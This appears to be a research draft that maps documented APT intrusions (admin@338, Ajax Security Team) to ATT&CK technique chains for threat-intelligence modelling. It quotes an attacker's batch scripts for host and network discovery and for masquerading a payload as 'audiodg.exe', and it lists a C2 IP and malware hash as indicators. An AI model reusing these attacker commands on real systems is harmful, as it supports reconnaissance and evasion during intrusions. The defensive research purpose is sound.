# ATT&CK Group Attack Fragments

Contents

[1 ATT&CK Group Attack Fragments 1](#_Toc153480828)

[1.1 Introduction 4](#_Toc153480829)

[1.2 An Attack Classification Model for ATT&CK References 5](#_Toc153480830)

[1.3 Machine Readable Attack Technique Sequences 5](#_Toc153480831)

[1.4 Documented Attacks from ATT&CK by APT 9](#_Toc153480832)

[1.4.1 admin@338 9](#_Toc153480833)

[1.4.1.1 ATT&CK Technique Summary 9](#_Toc153480834)

[1.4.1.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 9](#_Toc153480835)

[1.4.2 Ajax Security Team 14](#_Toc153480836)

[1.4.2.1 ATT&CK Technique Summary 14](#_Toc153480837)

[1.4.2.2 T1566.001 - ROCKET KITTEN: A CAMPAIGN WITH 9 LIVES 14](#_Toc153480838)

[1.4.2.3 T1566.002 - OPERATION SAFFRON ROSE 17](#_Toc153480839)

[1.4.3 Andariel 19](#_Toc153480840)

[1.4.3.1 ATT&CK Technique Summary 19](#_Toc153480841)

[1.4.3.2 T1566.001 - Lazarus APT conceals malicious code within BMP image to drop its RAT 19](#_Toc153480842)

[1.4.4 APT 1 24](#_Toc153480843)

[1.4.4.1 ATT&CK Technique Summary 24](#_Toc153480844)

[1.4.4.2 T1566.001, T1566.002 - APT1: Exposing One of China's Cyber Espionage Units 24](#_Toc153480845)

[1.4.5 APT 28 31](#_Toc153480846)

[1.4.5.1 ATT&CK Technique Summary 31](#_Toc153480847)

[1.4.5.2 T1133, T1078.004, T1190 - Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments 33](#_Toc153480848)

[1.4.5.3 T1566.002 – INDICTMENT - The Grand Jury for the District of Columbia charges 38](#_Toc153480849)

[1.4.5.4 T1566.002 – INDICTMENT - The Grand Jury for the District of Columbia charges 39](#_Toc153480850)

[1.4.5.5 T1078 - INDICTMENT - The Grand Jury for the District of Columbia charges 42](#_Toc153480851)

[1.4.6 APT 29 45](#_Toc153480852)

[1.4.6.1 ATT&CK Technique Summary 45](#_Toc153480853)

[1.4.6.2 T1156.001, T1078 - OPERATION GHOST The Dukes aren’t back — they never left 48](#_Toc153480854)

[1.4.6.3 T1156.001 OPERATION GHOST The Dukes aren’t back — they never left 53](#_Toc153480855)

[1.4.6.4 T1156.001, PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs – Wave 2 57](#_Toc153480856)

[1.4.6.5 T1156.001, T1078 - OPERATION GHOST The Dukes aren’t back — they never left 61](#_Toc153480857)

[1.4.7 APT 3 63](#_Toc153480858)

[1.4.7.1 ATT&CK Technique Summary 63](#_Toc153480859)

[1.4.7.2 T1566.001 – APT3 Emulation - Phase 1 – Initial Compromise - Spear Phishing with Malicious RAR Attachment 64](#_Toc153480860)

[1.4.7.3 T1078.002 - Buckeye cyberespionage group shifts gaze from US to Hong Kong 68](#_Toc153480861)

[1.4.7.4 Operation Clandestine Wolf – Adobe Flash Zero-Day in APT3 Phishing Campaign 69](#_Toc153480862)

[1.4.8 APT32 72](#_Toc153480863)

[1.4.8.1 ATT&CK Technique Summary 72](#_Toc153480864)

[1.4.8.2 T1566.001 - Operation Cobalt Kitty Attack Lifecycle 74](#_Toc153480865)

[1.4.9 APT37 84](#_Toc153480866)

[1.4.9.1 ATT&CK Technique Summary 84](#_Toc153480867)

[1.4.9.2 T1189 - Nation-state Hackers Target Journalists with Goldbackdoor Malware 85](#_Toc153480868)

[1.4.10 APT38 90](#_Toc153480869)

[1.4.10.1 ATT&CK Technique Summary 90](#_Toc153480870)

[1.4.10.2 T1566.001 - FASTCash 2.0: North Korea's BeagleBoyz Robbing Banks 91](#_Toc153480871)

[1.4.11 APT 41 104](#_Toc153480872)

[1.4.11.1 ATT&CK Technique Summary 104](#_Toc153480873)

[1.4.11.2 Double Dragon APT41, a dual espionage and cyber crime operation – ASUS Attack 105](#_Toc153480874)

[1.4.11.3 Double Dragon APT41, a dual espionage and cyber crime operation – ASUS Attack 108](#_Toc153480875)

[1.4.12 Carbanak 111](#_Toc153480876)

[1.4.12.1 ATT&CK Technique Summary 111](#_Toc153480877)

[1.4.12.2 T1566.001 , T1189, T1078 - CARBANAK APT THE GREAT BANK ROBBERY 111](#_Toc153480878)

[1.4.13 FIN7 117](#_Toc153480879)

[1.4.13.1 ATT&CK Technique Summary 117](#_Toc153480880)

[1.4.13.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 118](#_Toc153480881)

[1.4.14 Lazarus Group 124](#_Toc153480882)

[1.4.14.1 ATT&CK Technique Summary 124](#_Toc153480883)

[1.4.14.2 T1566.001 - Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant 126](#_Toc153480884)

[1.4.14.3 T1566.001 - Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant (2) 133](#_Toc153480885)

[1.4.15 menuPass 136](#_Toc153480886)

[1.4.15.1 ATT&CK Technique Summary 136](#_Toc153480887)

[1.4.15.2 APT10: sophisticated multi-layered loader Ecipekac discovered in A41APT campaign 137](#_Toc153480888)

[1.4.16 MuddyWater 141](#_Toc153480889)

[1.4.16.1 ATT&CK Technique Summary 141](#_Toc153480890)

[1.4.16.2 T1566.001 - Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign 142](#_Toc153480891)

[1.4.16.3 T1566.001 - Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign 2 148](#_Toc153480892)

[1.4.17 Mustang Panda 151](#_Toc153480893)

[1.4.17.1 ATT&CK Technique Summary 151](#_Toc153480894)

[1.4.17.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 152](#_Toc153480895)

[1.4.18 OilRig 158](#_Toc153480896)

[1.4.18.1 ATT&CK Technique Summary 158](#_Toc153480897)

[1.4.18.2 Hard Pass: Declining APT34’s Invite to Join Their Professional Network 159](#_Toc153480898)

[1.4.19 Sandworm Team 163](#_Toc153480899)

[1.4.19.1 ATT&CK Technique Summary 163](#_Toc153480900)

[1.4.19.2 T1566.001 – Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware 164](#_Toc153480901)

[1.4.20 TA551 170](#_Toc153480902)

[1.4.20.1 ATT&CK Technique Summary 170](#_Toc153480903)

[1.4.20.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 170](#_Toc153480904)

[1.4.21 Tropic Trooper 174](#_Toc153480905)

[1.4.21.1 ATT&CK Technique Summary 174](#_Toc153480906)

[1.4.21.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 175](#_Toc153480907)

[1.4.22 Wizard Spider 180](#_Toc153480908)

[1.4.22.1 ATT&CK Technique Summary 180](#_Toc153480909)

[1.4.22.2 T1566.001, T1566.002 - Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware 181](#_Toc153480910)

[1.5 Other 191](#_Toc153480911)

[1.5.1 The DFIR Report – Conti Ransomware 191](#_Toc153480912)

[1.5.1.1 ATT&CK Technique Summary 191](#_Toc153480913)

[1.5.1.2 T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets 191](#_Toc153480914)

## Introduction

As noted in many cyber security research papers there is limited access to openly available intelligence on APT attack sequences (e.g. (Korban et al., 2017) ). In this document we will attempt to create an organised and processable data set that can be used to study sequences of attack steps ( ‘kill chains’ ) used by various APTs.

At this point the attack descriptions are limited to actions prior to any lateral movement.

The data used here has been extracted from various open-source reports. They are primarily derived from the MITRE ATT&CK knowledge base references as this provides additional background on potential associated APT descriptions. Where this has proved insufficient additional data sources have been used.

The intention is to use this as a demonstration of how this could be used as the basis of a future wider approach.

Based on these reports each attack will be classified based on the model described below.

This classification model will then be used to understand the ‘fitness’ (coverage and completeness) of this data as used in subsequent modelling. This classification model could also be used to provide labels for the development of subsequent clustering and classification models. This is not currently available in the ATT&CK dataset.

Each of the attacks reported will be studied to understand the attack as a sequence of ATT&CK techniques and tactics. This is then linked to a kill chain. The kill chain used here is developed from existing kill chain models.

One problem encountered (and in fact one of the motivations for this work) is that the available reports often describe campaigns and a general view of the attack approach used by the various APTs. In this case a generalised description of the APT attack will be developed (using the report) and added to the data set as an example. This is suitable for this initial modelling work but would obviously need to be reviewed for inclusion in any subsequent real dataset made available.

Another problem encountered is the general lack of timings within the attack reports. The incremental time is included in the attack record model but not used at this point.

Two useful applications of this work are:

* An initial proposal for an openly available resource to be made available to researchers
  + To allow researchers easier access to processable attack data to aid research in areas, examples include: kill chain models, event correlation models that can provide cyber analysts better awareness of higher-level attacks steps.
  + Researchers working directly on the data to: refine the model further, develop useful data analytics to further support external researchers, develop standards to aid and encourage analysts to provide more example attack intelligence, link to other open CTI data sources in particular CAPEC, CWE and CVE knowledge bases
* Provide a resource to match detected ATT&CK technique chains to documented attacks aiding next step prediction and prioritise appropriate courses of action.

## An Attack Classification Model for ATT&CK References

This classification model is based on various preceding models described below (1.7 and 1.8). Further justification to be documented.

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Possible APT | From Controlled List |
| Initial Access Vector | The MITRE Initial Access vector | List ATT&CK Initial Access Vector |
| Attack Origin | Potential source of attack. These cannot be considered as true attribution but will be based on ATT&CK/TCert intelligence | From Controlled List |
| Target Location | The location of the actual attack. | From Controlled List |
| Target Type | Type of organisation | From List |
| Impact | One of:   * Exfiltration (confidentiality) * Damage (integrity and availability) * Reputation (external to the target) | From Controlled List |
| Vulnerabilities Exploited | CVE-????-???? | List CVE/CWE |
| Related Attack Patterns | TBC | List |
|  |  |  |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | Date of attack. To give some sense of currency on information. A granularity of year will be used. | Matching attack fragments may favour recent attacks over older attacks |

## Machine Readable Attack Technique Sequences

We define three major components of an attacker’s strategy

* An attack against a specific target, made up of:
  + A specific attack ‘step’
    - An attack ‘step’ moves through some or all of the elements of the LMKC
    - It terminates at the point of lateral movement (distinguish from pivot)
  + A complete attack
    - May be composed of multiple steps
* A campaign
  + A set of related attacks performed by the same attacker
  + For example in (Harknett & Smeets, 2022) we have “While much focus has remained on the concept of cyberwar, what we have been observing in actual cyber behaviour are campaigns comprised of linked cyber operations, with the specific objective of achieving strategic outcomes without the need of armed attack” and “A cyber campaign refers to a series of coordinated cyber operations, which take place over time, to achieve a cumulative outcome leading to strategic advantage..”

We define an approach for recording the sequence of the techniques used by attackers in such a way that they become machine readable.

This is then validated against over thirty examples of technique sequences used in APT Attack Steps.

We then show how these individual Attack Steps can be linked to document Multi-Step Attacks.

Finally, we show how these can all be linked and used to document technique sequences across Campaigns.


An example of the refined attack model is shown below. The colouring is used as an indicator to show which techniques are present in the ATT&CK APT descriptions. The full set of attacks is shown in the Appendix below with additional explanation.

Here we have

* **ID** – Used to identify the step sequence number.
* **Tactic** – The tactic identified for the relevant technique (this may be NULL).
* **Pred** – Predecessor (used to allow information ‘G’ steps to be included).
* **Tinc** – Time Increment (not used currently but intended to support future analysis of potential timing patterns in attacks).
* **S/G** – An action taken is represented as a step (S). General information associated with a step is represented with a G.
* **KC Step** – At this time this is populated with appropriate elements of the Unified Kill Chain
* **Notes** – Reference to source material/justification.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***admin@338\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** |  |  | S |  |  |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S |  | Includes malicious file (trojan downloader Lowball [2]) |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S |  | The user tricked into execution (CVE-2012-0158 allow remote attackers to execute arbitrary code) |
| **4** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 3 |  |  |  | This technique to provides more detail on step below |
| **5** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 3 |  | S |  | Initial installation connects to C&C |
| **6** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 5 |  | S |  | Install upgraded tool |
| **7** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 6 |  | S |  | Still part of Initial Access step. Commands executed via .bat. Discovery |
| **8** | **TA0007 Discovery** | **T1083 File and Directory Discovery** | 7 |  | S |  |  |
| **9** | **TA0007 Discovery** | **T1082 System Information Discovery** | 8 |  | S |  |  |
| **10** | **TA0007 Discovery** | **T1016 System Network Configuration Discovery** | 9 |  | S |  |  |
| **11** | **TA0007 Discovery** | **T1007 System Service Discovery** | 10 |  | S |  |  |
| **12** | **TA0007 Discovery** | **T1069.001 Permission Groups Discovery: Local Groups** | 11 |  | S |  |  |
| **13** | **TA0007 Discovery** | **T1049 System Network Connections Discovery** | 12 |  | S |  |  |
| **14** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 13 |  |  |  | This technique to provide more detail on step below |
| **15** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 13 |  | S |  | Initial installation connects to C&C |
| **16** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 15 |  | S |  | Install second stage tool (Bubblewrap) |
| **17** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 16 |  | S |  | To install second stage tool above |
|  |  | Techniques unclear here |  |  |  |  | We know [2] The BUBBLEWRAP malware is installed with admin rights and the threat actors gain full access to the compromised machine [2] The BUBBLEWRAP Trojan may create a hidden system administrator account. |
|  | **TA005 Defense Evasion** | **T1036.005 Masquerading: Match Legitimate Name or Location** | 15 |  | G |  | Rename second stage tool with benign name. But this is on the DropBox server |
| **18** | **TA0007 Discovery** | **T1082 System Information Discovery** | 17 |  | S |  |  |
| **19** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 18 |  | S |  | Bubblewrap communications  (not via Dropbox server, this Tech noted in ATT&CK) |
|  |  |  |  |  |  |  |  |

A summary of the Unified Kill Chain is given here



Short hand references are used for the various elements in the chains below

Initial Foothold

IF-REC, IF-WEP, IF-DEL, IF-SEN, IF-EXP, IF-PER, IF-DEV, IF-C2C

Network Propagation

NP-DIS, NP-PES, NP-EXE, NP-CAC, NP-LMV

Action on Objectives

AO-COL, AO-EXF, AO-TMA, AO-OBJ

## Documented Attacks from ATT&CK by APT

### admin@338

#### ATT&CK Technique Summary

**The Group TechChain for G0018 is**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.001']**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1204.002', 'T1203', 'T1059.003']**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next tactic is TA0003 : Persistence []**

**Next tactic is TA0004 : Privilege Escalation []**

**Next tactic is TA0005 : Defense Evasion ['T1036.005']**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next tactic is TA0006 : Credential Access []**

**Next tactic is TA0007 : Discovery ['T1016', 'T1087.001', 'T1083', 'T1069.001', 'T1082', 'T1049', 'T1007']**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1087.001 : <Account Discovery>:Local Account**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1069.001 : <Permission Groups Discovery>:Local Groups**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1007 : System Service Discovery**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection []**

**Next tactic is TA0011 : Command and Control []**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | admin@338 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | Hong Kong |  |
| Target Type | Media |  |
| Impact | Exfiltration | Monitoring media orgs |
| Vulnerabilities Exploited | CVE-2012-0158 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2015 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***admin@338\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] Spearphishing - Hong Kong based organisations |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | **[1] Includes malicious file (trojan downloader Lowball [2])** |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S | IF-EXP | **[1] The user tricked into execution (CVE-2012-0158 allow remote attackers to execute arbitrary code)** |
| **4** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 3 |  | G | IF-C2C | This technique to provides more detail on step below |
| **5** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 3 |  | S | IF-C2C | [1] Initial installation connects to C&C |
| **6** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 5 |  | S | IF-C2C/IF-PER | [1] Install upgraded tool |
| **7** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 6 |  | S | NP-EXE | [1] Still part of Initial Access step. Commands executed via .bat. Discovery  Now UKC Pivot Occurs |
| **8** | **TA0007 Discovery** | **T1083 File and Directory Discovery** | 7 |  | S | NP-DIS | [1] |
| **9** | **TA0007 Discovery** | **T1082 System Information Discovery** | 8 |  | S | NP-DIS | [1] |
| **10** | **TA0007 Discovery** | **T1016 System Network Configuration Discovery** | 9 |  | S | NP-DIS | [1] |
| **11** | **TA0007 Discovery** | **T1007 System Service Discovery** | 10 |  | S | NP-DIS | [1] |
| **12** | **TA0007 Discovery** | **T1069.001 Permission Groups Discovery: Local Groups** | 11 |  | S | NP-DIS | [1] |
| **13** | **TA0007 Discovery** | **T1049 System Network Connections Discovery** | 12 |  | S | NP-DIS | [1] |
| **14** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 13 |  | G | IF-C2C | [1] This technique to provide more detail on step below |
| **15** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 13 |  | S | IF-C2C | [1] [6] Initial installation connects to C&C |
| **16** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 15 |  | S | IF-C2C | [1] Install second stage tool (Bubblewrap) |
| **17** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 16 |  | S | NP-EXE/IF-PER | To install second stage tool above |
|  |  | Techniques unclear here |  |  |  |  | We know [2] The BUBBLEWRAP malware is installed with admin rights and the threat actors gain full access to the compromised machine [2] The BUBBLEWRAP Trojan may create a hidden system administrator account. |
|  | **TA005 Defense Evasion** | **T1036.005 Masquerading: Match Legitimate Name or Location** | 15 |  | G |  | Rename second stage tool with benign name. But this is on the DropBox server |
| **18** | **TA007 Discovery** | **T1082 System Information Discovery** | 17 |  | S | NP-DIS | [1] |
| **19** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 18 |  | S | IF-C2C | [6] Bubblewrap communications  (not via Dropbox server, this Tech noted in ATT&CK) |
|  |  |  |  |  |  |  |  |

[1] [China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets | Mandiant](https://www.mandiant.com/resources/china-based-threat) [2015]

[2] [BUBBLEWRAP Trojan Removal Report (enigmasoftware.com)](https://www.enigmasoftware.com/bubblewraptrojan-removal/) (via Google - a little more clarity on Lowball and Bubblewrap load sequence). [????]

[3] [Y-Security performs Attack Simulations, Penetration Tests, and Security Trainings](https://redteam.y-security.de/MITRE/groups/G0018/) (via Google a restatement of ATT&CK data) [????]

[4] [Malware That Hides C&C Server on Dropbox Detected in the Wild (softpedia.com)](https://news.softpedia.com/news/malware-that-hides-c-c-server-on-dropbox-detected-in-the-wild-496951.shtml) (via Google - a little more clarity on Bubblewrap) [2015]

[5] [(PDF) State-of-the-Art in Chinese APT Attack and Using Threat Intelligence for Detection. A Survey (researchgate.net)](https://www.researchgate.net/publication/361461315_State-of-the-Art_in_Chinese_APT_Attack_and_Using_Threat_Intelligence_for_Detection_A_Survey) (a high level summary, again a restatement of ATT&CK data) [2022]

[6] [BUBBLEWRAP, Software S0043 | MITRE ATT&CK®](https://attack.mitre.org/software/S0043/)

Pre August 2015

Spear phishing emails written in English, destined for Western audiences

August 2015

[1] Spearphishing - Hong Kong based organisations ( **T1566.001 Phishing: Spearphishing Attachment )**

Three .doc files (**CVE-2012-0158**) ( **T1203 Exploitation for Client Execution** ) ( **T1204.002 User Execution: Malicious File )**

Attachment – LOWBALL malware

Indicators of compromise for malware

This backdoor uses Dropbox cloud storage service to act as C&C server

Dropbox API with hardcoded bearer access token

Upload/download/execute files (**T1102.002 Web Service: Bidirectional Communication**)

HTTPS port 443 (**T1071.001 Application Layer Protocol: Web Protocols**)

Downloads WmiApCom.bat (to start WmiApCom and download new version of LOWBALL) ( **T1105 Ingress Tool Transfer** )

Threatgroup monitors C&C

Create .bat file and execute on target (**T1059.003 Command and Scripting Interpreter: Windows Command Shell**)

We observed the threat group issue the following commands:

@echo off

dir c:\ >> %temp%\download ( **T1083 File and Directory Discovery** )

ipconfig /all >> %temp%\download

net user >> %temp%\download

net user /domain >> %temp%\download

ver >> %temp%\download ( **T1082 System Information Discovery** )

del %0

@echo off

dir "c:\Documents and Settings" >> %temp%\download

dir "c:\Program Files\ ( **T1016 System Network Configuration Discovery** )

" >> %temp%\download

net start >> %temp%\download ( **T1007 System Service Discovery** )

net localgroup administrator >> %temp%\download ( **T1069.001 Permission Groups Discovery: Local Groups** )

netstat -ano >> %temp%\download ( **T1049 System Network Connections Discovery** )

Results stored in file and uploaded to C&C server

These commands allow the threat group to gain information about the compromised computer and the network to which it belongs.

Using this information, they can decide to explore further or instruct the compromised computer to download additional malware.

Download second stage malware BUBBLEWRAP ( Backdoor.APT.FakeWinHTTPHelper )

BUBBLEWRAP is a full-featured backdoor that is set to run when the system boots, and can communicate using HTTP, HTTPS, or a SOCKS proxy. This backdoor collects system information, including the operating system version and hostname, and includes functionality to check, upload, and register plugins that can further enhance its capabilities.

[2] The BUBBLEWRAP malware is installed with admin rights and the threat actors gain full access to the compromised machine

[2] The BUBBLEWRAP Trojan may create a hidden system administrator account.

[4] Besides LOWBALL, FireEye also observed admin@338 also employ the BUBBLEWRAP malware, another backdoor, but with far fewer features and **no Dropbox integration**.

These notes refer to behaviour on the Dropbox server not the attacked machine

[1]

@echo off

ren "%temp%\upload" audiodg.exe ( **T1036.005 Masquerading: Match Legitimate Name or Location** )

start %temp%\audiodg.exe

dir d:\ >> %temp%\download

systeminfo >> %temp%\download

del %0

### Ajax Security Team

#### ATT&CK Technique Summary

**The Group TechChain for G0130 - Ajax Security Team is**

**The Group ATT&CK attribution is Iran**

**The Group TCERT attribution is IR**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.003', 'T1566.001']**

**Next Technique is T1566.003 : <Phishing>:Spearphishing via Service**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1204.002']**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next tactic is TA0003 : Persistence []**

**Next tactic is TA0004 : Privilege Escalation []**

**Next tactic is TA0005 : Defense Evasion []**

**Next tactic is TA0006 : Credential Access ['T1555.003', 'T1056.001']**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0007 : Discovery []**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection ['T1056.001']**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0011 : Command and Control ['T1105']**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - ROCKET KITTEN: A CAMPAIGN WITH 9 LIVES

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Ajax Security Team |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [2] The Thamar Gindin case: Thamar Reservoir |
| Attack Origin | Iran | [2] The Thamar Gindin case: Thamar Reservoir |
| Target Location | Israel | [2] The Thamar Gindin case: Thamar Reservoir |
| Target Type | Academic |  |
| Impact | Exfiltration | Espionage |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2015 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Ajax\_Security\_Team\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] The Rocket Kitten attacker group’s main attack vector is spear-phishing. [2] The Thamar Gindin case: Thamar Reservoir |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [2] emails with an Excel spreadsheet attachment named “Message.xlsb. Opening the .XLSB file asks the recipient to enable macros. [2] The file, NTUSER.dat{GUID}.exe (SHA-1: 64ba130e627dd85c85d 6534e769d239080e068dd,  detected by Trend Micro as “BKDR\_SWRORT.CP”) has been dropped prior to launching the |
| **3** | **TA0002 : Execution** | **T1059 : Command and Scripting Interpreter** | 2 |  | S | NP-EXE | [2] The backdoor installation is fairly straightforward. A file called “tmp.bat” is created in the infected  systems’ root folder and executed. |
| **4** | **TA0003 : Persistence** | **T1547.001 Registry Run Keys / Startup Folder** | 3 |  | S | IF-PER | [2] The first line adds a “run” registry key to make the file NTUSER.dat{GUID}.exe persistent  Second line deletes the .bat |
| **5** | **TA0011 Command and Control** | **T1095 Non-Application Layer Protocol** | 4 |  | S | IF-C2C | [2] BKDR\_SWRORT.CP is a small downloader that communicates with and downloads files from the IP  address, 84.11.146.62. [1] Communication protocol  The malware uses raw sockets over IP protocol (IPPROTO\_IP flag), effectively implementing its own protocol for data transfer Initial contact |
| **6** | **TA0011 Command and Control** | **T1105 : Ingress Tool Transfer** | 5 |  | S | IF-C2C | [2] See above. Download keylogger |
| **7** | **TA0009 Collection** | **T1056.001 : Input Capture : Keylogging** | 6 |  | S | AO-COL | [1] an unsophisticated key-logger apparently named ‘woolger |
